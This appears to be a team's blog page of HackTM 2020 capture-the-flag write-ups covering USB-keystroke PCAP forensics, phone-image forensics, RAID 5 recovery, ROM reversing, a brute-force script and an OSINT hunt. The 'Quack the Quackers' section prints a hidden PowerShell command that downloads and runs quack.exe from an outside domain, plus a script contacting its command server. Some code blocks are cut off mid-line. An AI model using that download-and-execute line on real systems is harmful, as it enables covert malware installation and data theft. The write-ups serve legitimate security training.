AUTHOR: SHIR KLEIN

MARCH 1, 2020

Strange PCAP

Strange PCAP

The Challenge

Search ... Search

RECENT POSTS

defcon 2020 quals – fountain_ooo_relive

defcon 2020 quals – uploooadit

The dragon sleeps at night

Shifty (misc)


We managed to get all the data to incriminate our CEO for selling company secrets. Can you please help us and give us the secret data that he has leaked?

https://ctfx.hacktm.ro/

RSA is easy #2


Challenge Overview

We received a pcap file, that on quick review, we see is a capture of USB communication



Solution Walkthrough

Realizing the challenge is asking to find a file, we try searching for a “flag” string




Wireshark-search-bingo


Bingo!

Looking more closely at this packet we see that it starts with the magic “PK” (50 4B), it usually marks a zipped file.

We will dump a hex stream into to a text editor and turn it into a binary file:



```
$ xxd -r -p hexstream flag.zip
```




Success! but this is a password protected zip file

This is a USB capture, meaning any USB connected device is recorded in the pcap file, including any USB connected keyboards. Googling around a bit on how USB keyboard communicate, you can find that they have a URB_INTERRUPT transfer type.

After identifying these packets in the PCAP, you can quickly find who is the source of these interrupts, and the set length of these messages, and write a filter

```
(usb.transfer_type == 0x01)&& !(usb.src == host)&&(frame
```

Now we just need to identify the part of the packet that delivers the keystroke information, which should be the only part of the packet that changes.



Besides an ID and time field, there is a Leftover Packet Capture field that keeps changing. We'll add this column to wireshark and export it as a CSV file, isolate the Leftover Capture Data column.

```
$ cat usbkbinfo
0000240000000000
0000000000000000
[snip]
0000280000000000
0000000000000000
```

After some more googling we find "USB hid keys" dictionary (https://gist.github.com/MightyPork/6da26e382a7ad91b5496ee55fdc73db2) and use it to write a script to turn the numbers in usbkbinfo into actual keystrokes:

```
usb_codes = {
   0x04:"aA", 0x05:"bB", 0x06:"cC", 0x07:"dD", 0x08:"eE"
   0x0A:"gG", 0x0B:"hH", 0x0C:"iI", 0x0D:"jJ", 0x0E:"kK"
   0x10:"mM", 0x11:"nN", 0x12:"oO", 0x13:"pP", 0x14:"qQ"
   0x16:"sS", 0x17:"tT", 0x18:"uU", 0x19:"vV", 0x1A:"wW"
   0x1C:"yY", 0x1D:"zZ", 0x1E:"1!", 0x1F:"2@", 0x20:"3#"
   0x22:"5%", 0x23:"6^", 0x24:"7&", 0x25:"8*", 0x26:"9("
   0x2C:"  ", 0x2D:"-_", 0x2E:"=+", 0x2F:"[{", 0x30:"]}"
   0x33:";:", 0x34:"'\"",  0x36:",<",  0x37:".>", 0x4f:"
   }
lines = ["","","","",""]

pos = 0
for x in open("usbkbinfo","r").readlines():
   code = int(x[4:6],16)

   if code == 0:
       continue
   # newline or down arrow - move down
   if code == 0x51 or code == 0x28:
       pos += 1
       continue
   # up arrow - move up
   if code == 0x52:
       pos -= 1
```

```
        continue
    # select the character based on the Shift key
    if int(x[0:2],16) in [2, 0x20]:
        lines[pos] += usb_codes[code][1]
    else:
        lines[pos] += usb_codes[code][0]


for x in lines:
    print (x)
```

output:

```
$ python scan_hid_codes.py
7vgj4SSL9NHVuK0D6d3F
```

We copy the password, and plug it in the flag.zip password box:

```
HackTM{88f1005c6b308c2713993af1218d8ad2ffaf3eb927a3f73da
```

Success!

MARCH 1, 2020

secrets communicated

HackTM2020 – secret communicated

The challenge is given as a this_is_it.img file:

file this_is_it.img
this_is_it.img: DOS/MBR boot sector; partition 1 : ID=0xee, start-CHS (0x0,0,1), end-CHS (0x3ff,255,63), startsector 1, 4294967295 sectors, extended partition table (last)

gparted this_is_it.img

fdisk -l this_is_it.img

Found valid GPT with protective MBR; using GPT.
Disk this_is_it.img: 15269888 sectors, 7.3 GiB

Logical sector size: 512 bytes
Disk identifier (GUID): 98101B32-BBE2-4BF2-A06E-2BB33D000C20
Partition table holds up to 44 entries
First usable sector is 34, last usable sector is 15269854
Partitions will be aligned on 2-sector boundaries
Total free space is 71611 sectors (35.0 MiB)

Number Start (sector) End (sector) Size Code Name
. . .
41 491520 524287 16.0 MiB FFFF carrier
42 524288 4227071 1.8 GiB FFFF system
43 4227072 4751359 256.0 MiB FFFF cache
44 4751360 15204095 5.0 GiB FFFF userdata

dd if=this_is_it.img of=userdata bs=512 skip=4751360
count=10452736

sudo losetup /dev/loop2 userdata
sudo mount /dev/loop2 userdata_mount/

Now we can start browsing the partition. Here's what we found:


1. under userdata_mount/media/0/Download/ there's a 'hidden' file with a blank filename (spaces for a filename):
   > file 'Â Â Â Â Â Â Â Â Â Â '
   Â Â Â Â Â Â Â Â Â Â : Zip archive data, at least v2.0 to extract
   > unzip 'Â Â Â Â Â Â Â Â Â Â '

Archive: Â Â Â Â Â Â Â Â Â Â Â
[Â Â Â Â Â Â Â Â Â Â] Â Â password:

ok, so we need to find a password. There's a hint in the challenge's description:
Your job is to find out what secrets are hidden in the phone and what did he send to his person of contact back home through an online chat service.

So we start to browse data on userdata_mount/data and after some digging we reach
userdata_mount/data/com.facebook.orca/databases/threads_db2

sqlitebrowser threads_db2



so the password is 8ab96434b285b34f77d805079b91a552

after unzipping the hidden file the password is given:

The hidden flag is:
HackTM{a1f6bb8b4f993e3fbea836b001339d5f2387043fe504ba290fbe9674de4a2a16}

MARCH 1, 2020

RR

The task's description points at data recovery from a broken RAID array:

"One of my drives failed"

***R**eusing **A**ll of **I**nternal **D**isks*

The ZIP contains 3 disk images, the 2nd of which is faulty:

```
512M  1.img
0B    2.img
512M  3.img
```

`1.img` & `3.img` are different, ruling out a (completely trivial) RAID 1.

By far, the most common 3-drive configuration that allows for recovery (in case a single drive fails) is RAID 5. Let's go with that.

Once you acquaint yourself with RAID 5 (you may wish to do so now), array reconstruction is fairly simple to implement. The hard part is detecting the array's block size & drive order (as that affects the parity schedule) – but all it takes for this task is a few educated guesses and a modicum of luck.

```
import numpy as np

def xor_blocks(lhs, rhs):
    assert len(lhs) == len(rhs)
    lhs = np.frombuffer(lhs, dtype=np.uint8)
    rhs = np.frombuffer(rhs, dtype=np.uint8)
    return (lhs ^ rhs).tostring()

drives = (
    open("1.img"), # Drive 0 - OK
    open("2.img"), # Drive 1 - Faulty
    open("3.img")  # Drive 2 - OK
)
extracted = open("recovered.img", 'w')

parity_drive = 2  # The first stripe stores pari
block_size = 64 * 1024  # An educated guess. It'
```

```
# Each iteration recovers a stripe
while True:
    drive_blocks = [d.read(block_size) for d in d
    if len(drive_blocks[0]) == 0:
        print "Done"
        exit()

    if parity_drive == 0:
        # 0 | Parity - Valid
        # 1 | Block1 - Missing
        # 2 | Block2 - Valid
        extracted.write(xor_blocks(drive_blocks[0
        extracted.write(drive_blocks[2])
    elif parity_drive == 1:
        # 0 | Block1 - Valid
        # 1 | Parity - Missing
        # 2 | Block2 - Valid
        extracted.write(drive_blocks[0])
        extracted.write(drive_blocks[2])
    elif parity_drive == 2:
        # 0 | Block1 - Valid
        # 1 | Block2 - Missing
        # 2 | Parity - Valid
        extracted.write(drive_blocks[0])
        extracted.write(xor_blocks(drive_blocks[0

    # Set the next stripe's parity drive (2, 0, 1
    parity_drive = (parity_drive + 1) % len(drive
```

We tried booting from `recovered.img` (Using VirtualBox & `VBoxManage convertfromraw` to create a VDI) — as 1.img contains a proper MBR — but that failed spectacularly 🙁

Next, we ran PhotoRec on the recovered drive. It emitted a bunch of (useless) text files and a single JPG:

And that's all there was to it!

(That's literally the flag's text in the picture – no conversion of any sort was required)

MARCH 1, 2020

quack-the-quackers

“Quack The Quackers” writeup

What we have

```
A quack_the_quackers.rom file

information that this is a file from a `digispark` devic
```

Step 1

```
Looking up `digispark` on the net we found that it is ba

Thus we loaded the ROM file with IDA-PRO with the ATMEL

Seems that the closeset represention was given by the AT
```

Step 2

```
Reversing the binary we discovered a very tiny VM that w

The six commands were 'Q', 'U', 'A', 'C', 'K' and '!'.

* The U command increments the Y register [Y++]
* The K command decrements the Y register [Y--]
* The A command squares the Y register [Y*=Y]
* The C command seems to be an output command that outpu

To be honest we don't really know what 'Q', '!' do exact

'Q' appears once at the beginning, and '!' appears once

Small note: there was overflow handling of Y at the end
```

Step 3

```
We wrote a Python script to emulate the above VM, printi

The following output was produced:

`powershell -noprofile -windowstyle hidden -command "iwr
```

```
```

Step 4

```
The above line seems to be downloading a script from `nm

So running

`$ wget nmdfthufjskdnbfwhejklacms.xyz/-ps`

We received the following script:
```

```
iwr nmdfthufjskdnbfwhejklacms.xyz/quack.exe -outfile
env:temp/quack.exe Start-Process -WindowStyle hidden -
FilePathenv:temp/quack.exe
```

```
Thus, which again, downloads `quack.exe` from the same d
```

Step 5

```
The ```quack.exe``` is PE32 agent which talks with C&C i

    Packet looks like; Code + Data length + Data

    Code is one byte;
        - "@" = connect/echo
        - "L" = send list of current directory files
        - "f" = send file content (first 256 bytes)

    We saw that the agent first sends "@" with random st

    If we send less bytes than the length we mentioned a

    ```py
```

import struct
from socket import socket, AF_INET, SOCK_STREAM, SHUT_WR

s = socket(AF_INET, SOCK_STREAM)
s.connect((‘139.59.212.1′, 19834))
code, length, string = b’@’, struct.pack(‘B’, 255), b’A’
s.sendall(code + length + string)
s.shutdown(SHUT_WR)
print(s.recv(1024))
```

“`

<pre><code> “`sh

b”A\x00\x00\x00\x00\x00\x00T COMPANY SECRET: HackTM{Qu4ck_m3_b4ck_b4by!}HAT. Lucas requests the HackTM{Qu4ck_m3_b4ck_b4by!} page. Eve (administrator) wants to set the server’s master key to HackTM{Qu4ck_m3_b4ck_b4by!}. Isabel wants pages about HackTM{Qu4ck_m3_b4ck_b4by!}.zz”

“`

MARCH 1, 2020


papa_bear

Papa Bear

The question:

Author: trupples

Papa bear loves knitting, and even more so taking thin wires and spinning them together to make a strong, bushy rope.
Code:



The answer:

We received a binary called papa_bear.
This binary has a very big buffer which looks pretty similar to the one in the question:

```
; char buf[953]
```

Starting with the same banner:

After the papa bear banner, you can see some difference:

After reversing, we realized that argv[1] is manipulating the â€œafter papa bear bannerâ€ letters â€“ each input letter manipulates the current pointer of the buffer, and advances it to the next â€œnon-manipulatedâ€ letters. For example:

```
loc_60173B:
mov     r11, rcx
mov     r10, rax
and     al, 1           ; Logical AND
call    sub_6016F4      ; rax is current bit value
                        ;
                        ; if rax is set:
                        ;     replace first 'M' in banner with 'W'
                        ; else:
                        ;     leave 'M' as 'M'
                        ;
                        ; updates rbx to point to the after this change
mov     rcx, r11
mov     rax, r10
shr     rax, 1          ; Shift Logical Right
loop    loc_60173B      ; Loop while CX != 0
```

After all of the manipulations, papa_bear writes to stdin the manipulated buffer.
The next step, is understanding that the question includes the target buffer â€“ and the input causing this target buffer is the flag. We checked our assumption using â€œHackTM{â€œ prefix â€“ and we were right â€“ â€œHackTM{â€œ manipulated the prefix of the buffer to be exactly the same as the target.

For comparison, let's look at "HackTM" vs "a":

While â€œaâ€ is different from the 8th index, â€œHackTM{â€œ is different from 57th index.
So â€“ we can brute force in reasonable time â€“ each letter that advances the first index to be different is a potential letter in the flag. It is possible that a letter will advance the index, but wonâ€™t be in the flag â€“ so we canâ€™t stop on all letters that are advancing the first index to be different – we made a recursion algorithm for that exact case – if a letter has been picked and was incorrect, we will remove it and look for the next letter.

**In order to make our script work, we patched the binary to write to stdout instead of stdin. **

We ran the recursive brute force on the string – and that’s it ☺

```
import string
import subprocess
from pwn import *

target = b"""dWWW=- dWWMWWWWWMWMb dMMWWWWWWWWWb -=MMMb
dWMWP dWWWMWWWMMWMMMWWWWWMMMMMMWMMMWWWMMMb qMWb
WMWWb dMWWMMMMMMWWWWMMWWWMWWWWWWMMWWWWMWMWMMMWWWWb dMMM
qMMWMWMMMWMMWWWMWMMMMMMMMWMMMMWWWMMWWMWMWMMWWMWWWWMWWMMW
QWWWWWWWWMMWWWWWWWMMWWWWMMWP QWWWMWMMMMWWWWWMMWWMWWWWWWMP
QWMWWWMMWWMWMWWWWMWWP QWWMWWMMMWMWMWWWWMMMP
QMWWMMMP QMMMMMMP""".replace(b" ", b"").replace(b"\n", b

flag = "HackTM{F4th3r bEaR"

def matchlen(res):
    counter = 0
    for i in range(len(target)):
        if res[i] == target[i]:
            counter += 1
        else:
            return counter

    print("DONE")
    return counter
```

```
context.log_level = "ERROR"
current_matchlen = 0

def add_char(current_matchlen, flag):
    for c in string.printable: #"y@ABCDEFGHIJKLMNOPQRSTU
        print(["/bin/sh", "-c", './papa_bear %s' % (flag
        res = process(["/bin/sh", "-c", './papa_bear %s'
        print(target)
        print(res)

        m = matchlen(res)
        print (m, current_matchlen)
        if m > current_matchlen:
            print (target)
            print (res)
            if m == len(res):
                print(flag + c)
                return
            print(flag + c)
            add_char(m, flag + c)

add_char(12, "HackTM{F4th3r bEaR s@y$: ")
```

MARCH 1, 2020

old-times

OLD Times (OSINT)

Challenge description

There are rumors that a group of people would like to overthrow the communist party. Therefore, an investigation was initiated under the leadership of Vlaicu Petronel. Be part of this ultra secret investigation, help the militia discover all secret locations and you will be rewarded.

Author: FeDEX


CoAuthor: Legacy

Solution

- The first lead we noticed in the challenge description was the name **Vlaicu Petronel**. We decided to Google him, and found his Twitter account **@PetronelVlaicu**.

- We noticed few interesting points on the account and tried to investigate them:
  - The fact that he follows only one person (@nicolaeceausesc). The profile seemed legitimate and did not bring additional clues.
  - The pinned photo, that turned out to be the flag of the Socialist Republic of Romania during 1965-1989. We tried searching the image using *Google Reverse Image Search* and *TinEye*, and also extracted the image's metadata to find hidden details. These searches did not bring any relevant information.
- Since we were told this is an ultra secret investigation, and due to the lack of clues in the Twitter account itself, we decided to use Wayback Machine to search for archived versions of the account. There we found two tweets that did not appear before:

* We tried to following the lead **1XhgPI0jpK8TjSMmSQ0z5Ozcu7EIIWhIXYQECJ7hFa20**. At first, we tried to decode it by base64, and to search for it in several search engines. Then we tried to using *CyberChef* to analyze the sting to check if it's based on a well-known hashes. These methods did not produce relevant results.



- While trying to collaborate between all team members, we opened a Google doc, and noticed a resemblance between the doc identifier format and the twitted string. By entering the string in the doc URL, we reached a document containing a report about **Lovesco Marian**.


Report - Week VII

The local activity is under control. People seek their daily routine and have no doubts about the party except for one man Iovescu Marian.

Profile:

Name: Iovescu Marian
Address: Romania, Timisoara, str. Mures, nr. 25
Activity: IT Programmer
Description: Lately his activity has been suspicious. Therefore, I followed him closely for a week and found out that he was setting up an anti-communist uprising. He has been working for a while on a secret program that wants to mobilize the population to overthrow the communist system. The problem is that two days ago he realized that I was following him and deleted all the work that he published on a free and open platform.

- The report stated that the target's nickname is **E4gl3OfFr3ed0m**, and that he used "free and open platform". Since he is an IT programmer, we immediately suspected that he uses *GitHub*, and indeed we located his account.



- The account only had one repository named “resistance”, which included two files: a picture of the Romanian flag, and a README file, which did not seem to contain useful information at first. However, when checking the raw version of the README file, we noticed the commented address http://138.68.67.161:55555.

- When viewing the commits to this project, we noticed that the target deleted a file called “**spread_locations.php**” that provided access to a file called “**locations.txt**“. That matched the information on the Google doc, saying that the target deleted his work a few days ago. Since we were looking for secret locations, and the commit name that added this file was called “top secret”, we knew that we are on the right track.

- Combining the above and inspecting the php content we understood that we can fetch all coordinates using the following format: http://138.68.67.161:55555/spread_locations.php?region=? (where ? is in the range [0,128])

- We created a csv file containing the locations, and imported it into *Google Maps* to plot the locations on the same map. The locations formed together the term “HARD TIMES” over the country of Romania, and this turned out to be the Flag for this challenge: **HackTM{HARDTIMES}**

Last remarks

The challenge required us to think outside the box and come up with creative ideas to work with the leads we found. We took advantage of the multidisciplinary nature of our team, combining technological and intelligence experts, to derive insights and achieve the challenge's goal.